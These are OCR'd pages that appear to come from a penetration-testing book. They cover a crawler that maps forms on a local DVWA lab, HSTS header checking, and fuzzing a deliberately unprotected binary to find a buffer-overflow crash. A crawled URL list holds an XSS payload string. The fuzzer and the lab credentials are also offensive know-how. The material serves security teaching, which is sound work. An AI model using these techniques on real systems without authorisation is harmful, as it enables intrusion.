
```
                                dis={}
                                dis["project"]=self.project.project_name
                                dis["form_found_on"] = self.current_visiting.URL
                                dis["form_action"] = action
                                dis["form_content"] = form_content
                                dis["form_method"] = form_method
                                dis["form_name"] = form_name
                                dis["auth_visited"] = self.auth
                                dis["input_field_list"] = input_field_list
                                f=open("results/discovered"+str(self.project)+".json","a")
                                json.dump(dis, f,sort_keys=True, indent=2)
                                f.close()
                                self.logger.log("Found form on %s with action %s with auth status: %s" %
                                        (self.current_visiting.URL, form_method, str(self.auth)), 'crawler_info')
                    try:
                     Page.objects.filter(URL = self.current_visiting.URL, auth_visited=self.auth, project=self.project).update(visited =
    True,
                            content = self.current_page_response.content,
                            status_code = self.current_page_response.status_code,
                            connection_details = str(self.current_page_response.headers).replace('"', "'"))

                     self.logger.log("Finished processing the URL: %s with auth status: %s" %
                                (self.current_visiting.URL, str(self.auth)), 'crawler_info')
                    except:
                         Page.objects.filter(URL = self.current_visiting.URL, auth_visited=self.auth, project=self.project).update(visited
    = True,
                            content = "Cant be displayed !",
                            status_code = self.current_page_response.status_code,
                            connection_details = str(self.current_page_response.headers).replace('"', "'"))

                        self.logger.log("Finished processing the URL: %s with auth status: %s" %
                                (self.current_visiting.URL, str(self.auth)), 'crawler_info')
        if self.auth==True:
                with open(REPORT_FILE, 'a') as f:
                    f.close()
        if not self.auth:
            self.start(auth = True)

        Project.objects.filter(project_name =
                                        self.project.project_name).update(status = "Finished")
except:
    log=Logger()
    log.log("some error occurred in crawler",'crawler_info')
```


41 42 43 44 45


```
khan@khanUbantu:~/Downloads/Xtr1.8_.01/Xtreme_InjectCrawler$ python manage.py syncdb
Creating tables ...
Creating table auth_permission
Creating table auth_group_permissions
Creating table auth_group
Creating table auth_user_groups
Creating table auth_user_user_permissions
Creating table auth_user
Creating table django_content_type
Creating table django_session
Creating table django_site
Creating table django_admin_log
Creating table xtreme_server_blindproject
Creating table xtreme_server_project
Creating table xtreme_server_page
Creating table xtreme_server_form
Creating table xtreme_server_inputfield
Creating table xtreme_server_vulnerability
Creating table xtreme_server_settings
Creating table xtreme_server_learntmodel

You just installed Django's auth system, which means you don't have any superusers defined.
Would you like to create one now? (yes/no): no
Installing custom SQL ...
Installing indexes ...
Installed 0 object(s) from 0 fixture(s)
```

```
khan@khanUbantu:~/Downloads/Xtr1.8_.01/Xtreme_InjectCrawler$ python manage.py runserver 8000
Validating models...

0 errors found
December 03, 2018 - 06:33:53
Django version 1.6, using settings 'XtremeWebAPP.settings'
Starting development server at http://127.0.0.1:8000/
Quit the server with CONTROL-C.
```


127.0.0.1:8000/scans
80%
Search
Inject Crawler
+ CRAWL
Project Information
Project Name
DVWA_test
Seed URLs
http://127.0.0.1/dvwa
Allowed Protocols
HTTP
HTTPS
Allowed Extensions
asp, aspx, cfm, cfml, htm, html, jhtml, jsp, php, php3, php4, php5, phtm, phtml, pl, py, shtm, shtml, txt, xht, xhtm, xhtml, xml
Consider Only
Textareas
Checkboxes and Radios
Selects
Input Tags
Exclude these fields
csrftoken, csrfmiddlewaretoken
Authentication Information of web application to be scanned
Login URL
http://127.0.0.1/dvwa/login.php
Logout URL
http://127.0.0.1/dvwa/logout.php
Field name for Username
username
Username
admin
Field name for Password
password
Password
password


Additional Parameters
none:none
Your Host name
localhost
CSRF token
Q8fZUKGdyX7zMOkiJfisR2ae26xcWaYs
Remember these settings
Are you running this scan as a parallel scan ?
Start Crawling


127.0.0.1:8000/details?proj_name=DVWA_test&just=true
80%
Search
Inject Crawler
+ CRAWL
Details - DVWA_test
Done! You just started a new scan! You can track the progress of your scan here. Go to the overview section for details of all the proje
100% Completed
Project Configuration
Project Name
DVWA_test
View Report
View Report
Start URL
http://127.0.0.1/dvwa
Allowed Protocols
http, https
Allowed Extensions
asp, aspx, cfm, cfml, htm, html, jhtml, jsp, php, php3, php4, php5, phtm, phtml, pl, py, shtm, shtml, txt,
Consider Only
textareas, checkboxes, selects, inputs
Exclude Fields
csrftoken, csrfmiddlewaretoken
Scan Progress
Status
No. of URLs found
No. of URLs processed
Finished
30
30



Home
Downloads
Xtr1.8_.01
Xtreme_InjectCrawler
results
Recent
Home
Desktop
discovereddvwa5.json
discoveredDvwa_007.json
discoveredDvwa_008.json
discoveredDVWA_test.json
Pages_DVWA_test


```
}{
  "auth_visited": true,
  "form_action": "http://127.0.0.1/dvwa/login.php",
  "form_content": "<form action=\"login.php\" method=\"post\">\n\t\n\t<fieldset>\n\n\t\t\t<label for=\"user\">Username</label> <input class=\"loginInput\" name=\"username\" size=\"20\" type=\"text\"/><br/>\n\t\n\t\t\t\n\t\t\t\t<label for=\"pass\">Password</label> <input autocomplete=\"off\" class=\"loginInput\" name=\"password\" size=\"20\" type=\"password\"/><br/>\n\t\t\t\n\t\t\t\n\t\t\t<p class=\"submit\"><input name=\"Login\" type=\"submit\" value=\"Login\"/></p>\n\n\t</fieldset>\n\n\t</form>",
  "form_found_on": "http://127.0.0.1/dvwa/login.php",
  "form_method": "POST",
  "form_name": "Not specified",
  "input_field_list": "username,text,password,password,Login,submit,user,label,pass,label,",
  "project": "DVWA_test"
}{
  "auth_visited": true,
  "form_action": "http://127.0.0.1/dvwa/setup.php",
  "form_content": "<form action=\"#\" method=\"post\">\n\t\t<input name=\"create_db\" type=\"submit\" value=\"Create / Reset Database\"/>\n\t</form>",
  "form_found_on": "http://127.0.0.1/dvwa/setup.php",
  "form_method": "POST",
  "form_name": "Not specified",
  "input_field_list": "create_db,submit,",
  "project": "DVWA_test"
}{
  "auth_visited": true,
  "form_action": "http://127.0.0.1/dvwa/vulnerabilities/brute/",
  "form_content": "<form action=\"#\" method=\"GET\">\n\t\t\tUsername:<br/><input name=\"username\" type=\"text\"/><br/>\n\t\t\tPassword:<br/><input autocomplete=\"off\" name=\"password\" type=\"password\"/><br/>\n\t\t\t<input name=\"Login\" type=\"submit\" value=\"Login\"/>\n\t\t</form>",
  "form_found_on": "http://127.0.0.1/dvwa/vulnerabilities/brute/",
  "form_method": "GET",
  "form_name": "Not specified",
  "input_field_list": "username,text,password,password,Login,submit,",
  "project": "DVWA_test"
}{
  "auth_visited": true,
  "form_action": "http://127.0.0.1/dvwa/vulnerabilities/exec/",
  "form_content": "<form action=\"#\" method=\"post\" name=\"ping\">\n\t\t\t<input name=\"ip\" size=\"30\" type=\"text\"/>\n\t\t\t<input name=\"submit\" type=\"submit\" value=\"submit\"/>\n\t\t</form>",
```

```
http://127.0.0.1/dvwa
http://127.0.0.1/dvwa/login.php
http://127.0.0.1/dvwa/
http://127.0.0.1/dvwa/login.php
http://127.0.0.1/dvwa
http://127.0.0.1/dvwa/
http://127.0.0.1/dvwa/instructions.php
http://127.0.0.1/dvwa/setup.php
http://127.0.0.1/dvwa/vulnerabilities/brute/
http://127.0.0.1/dvwa/vulnerabilities/exec/
http://127.0.0.1/dvwa/vulnerabilities/csrf/
http://127.0.0.1/dvwa/vulnerabilities/captcha/
http://127.0.0.1/dvwa/vulnerabilities/fi/?page=include.php
http://127.0.0.1/dvwa/vulnerabilities/sqli/
http://127.0.0.1/dvwa/vulnerabilities/sqli_blind/
http://127.0.0.1/dvwa/vulnerabilities/upload/
http://127.0.0.1/dvwa/vulnerabilities/xss_r/
http://127.0.0.1/dvwa/vulnerabilities/xss_s/
http://127.0.0.1/dvwa/security.php
http://127.0.0.1/dvwa/phpinfo.php
http://127.0.0.1/dvwa/about.php
http://127.0.0.1/dvwa/logout.php
http://127.0.0.1/dvwa/instructions.php?doc=readme
http://127.0.0.1/dvwa/instructions.php?doc=changelog
http://127.0.0.1/dvwa/instructions.php?doc=copying
http://127.0.0.1/dvwa/instructions.php?doc=PHPIDS-license
http://127.0.0.1/dvwa/security.php?phpids=on
http://127.0.0.1/dvwa/security.php?test=%22><script>eval(window.name)</script>
http://127.0.0.1/dvwa/ids_log.php
http://127.0.0.1/dvwa/security.php?phpids=off
```

```
root@khanUbantu:/home/khan/Penetration_testing_advance/HSTS# python2.7 -W ignore HSTS_detector.py


Headers set are :

Date:Wed, 14 Nov 2018 20:48:10 GMT
Server:Apache/2.4.18 (Ubuntu)
Expires:Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control:no-cache, must-revalidate
Pragma:no-cache
Vary:Accept-Encoding
Content-Encoding:gzip
Content-Length:592
Keep-Alive:timeout=5, max=98
Connection:Keep-Alive
Content-Type:text/html;charset=utf-8


Strict-Transport-Security is missing !
```

Chapter 11: Reverse Engineering Linux Applications






```
root@khanUbantu:~# gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word".
(gdb)
```

```
root@thp3:/var/www/html/bo# gcc -fno-stack-protector -z execstack -o buff buff.c

root@thp3:/var/www/html/bo# ./buff
What's your name?
test user
Hey test user
```


```
root@thp3:/var/www/html/bo# echo "hello" | ./buff
What's your name?
Hey hello
root@thp3:/var/www/html/bo#
```


```python
#!/usr/bin/python
import subprocess as sp
import time
def fuzz():
        i=100
        while 1:
                fuzz_str='a'*i
                p=sp.Popen("echo "+fuzz_str+" | ./buff",stdin=sp.PIPE,stdout=sp.PIPE,stderr=sp.PIPE,shell=True)
                out=p.communicate()[0]
                output=out.split("\n")
                if "What" in output[0]:
                        print(output[0]+"\n"+output[1]+"\n")
                        print("Continue Fuzzing : Length : "+str(i))
                        i=i+100
                else:
                        print(output)
                        print("Application crashed at input length : " +str(i))
                        break
                time.sleep(2)

fuzz()
```


```
root@thp3:/var/www/html/bo# ./fuzz.py
What's your name?
Hey aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Continue Fuzzing : Length : 100
What's your name?
Hey aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Continue Fuzzing : Length : 200
What's your name?
Hey aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Continue Fuzzing : Length : 300
What's your name?
Hey aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaa

Continue Fuzzing : Length : 400
['']
Application crashed at input_length : 500
```


```
Fuzz passed at : Length : 381
What's your name?
Hey aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaa

Fuzz passed at : Length : 391
What's your name?
Hey aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaa

Fuzz passed at : Length : 401
What's your name?
Hey aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Fuzz passed at : Length : 411
['']
Application crashed at input_length : 421
```

